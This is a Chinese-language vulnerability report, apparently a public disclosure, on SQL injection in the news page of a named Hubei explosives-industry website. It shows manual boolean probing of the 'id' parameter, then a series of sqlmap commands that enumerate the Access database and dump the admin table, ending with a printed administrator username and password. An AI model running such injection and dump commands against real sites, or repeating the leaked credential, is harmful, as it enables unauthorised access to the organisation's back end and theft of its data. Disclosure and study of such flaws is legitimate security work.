

# SQL 注入爆表

## 1. 详细说明:

湖北民爆网新闻浏览页面的 URL 存在 SQL 注入漏洞，可导致网站后台数据库泄露。



图 1

## 2. 漏洞证明

1. 随意查看一篇新闻推荐，发现 URL 出现参数 id，如图 2。



图 2

2. 更换 id 的值，发现实现了新闻页面的跳转，说明网站是通过不同的 id 来获得对应的新闻信息的，如图 3。



图 3

3. 在 URL 后面加上 and 1=1，发现网页通过，如图 4；换为加上 and 1=2，发现网站跳回主页，说明命令被执行，该处存在 SQL 注入漏洞，如图 5。



图 4




图 5

4. 利用 sqlmap 进行爆表。执行 `sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" --dbs` 获取数据库类型及其他信息，发现为 windows 2008 R2 数据库，使用 IIS 7.5 信息服务，如图 6。

```
[16:36:51] [INFO] confirming Microsoft Access
[16:36:51] [INFO] the back-end DBMS is Microsoft Access
web server operating system: Windows 2008 R2 or 7
web application technology: Microsoft IIS 7.5, ASP
back-end DBMS: Microsoft Access
[16:36:51] [WARNING] on Microsoft Access it is not possible to enumerate databases (use only '--tables')
[16:36:51] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 59 times
[16:36:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.119.200'
```

图 6

5. 猜测 admin 数据库名，执行 `sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" -D admin --table` 获取数据库表单，图 7。

```
[16:39:27] [WARNING] user aborted during table existence check. sqlmap will display partial output

Database: Microsoft_Access_masterdb
[1 table]
+-----+
| admin |
+-----+

[16:39:27] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 103 times
```

图 7

6. 执行 `sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" -D admin -T admin --column` 获取 admin 的列，图 8。

```
Database: Microsoft_Access_masterdb
Table: admin
[3 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| id      | numeric|
| user_id | non-numeric|
| user_pwd| non-numeric|
+-----+-----+

[16:48:06] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 2667 times
[16:48:06] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.119.200'
```

图 8

7. 执行 `sqlmap -u "http://192.168.119.200/ArticleRead.asp?id=776" -D admin -T admin -C user_id,user_pwd --dump` 获取 `user_id,user_pwd --dump` 的信息, 如图 9。

```
Database: Microsoft_Access_masterdb
Table: admin
[1 entry]
+-----+-----+-----+
| id | user_id | user_pwd |
+-----+-----+-----+
| 13 | admin   | jw2018   |
+-----+-----+-----+
```

图 9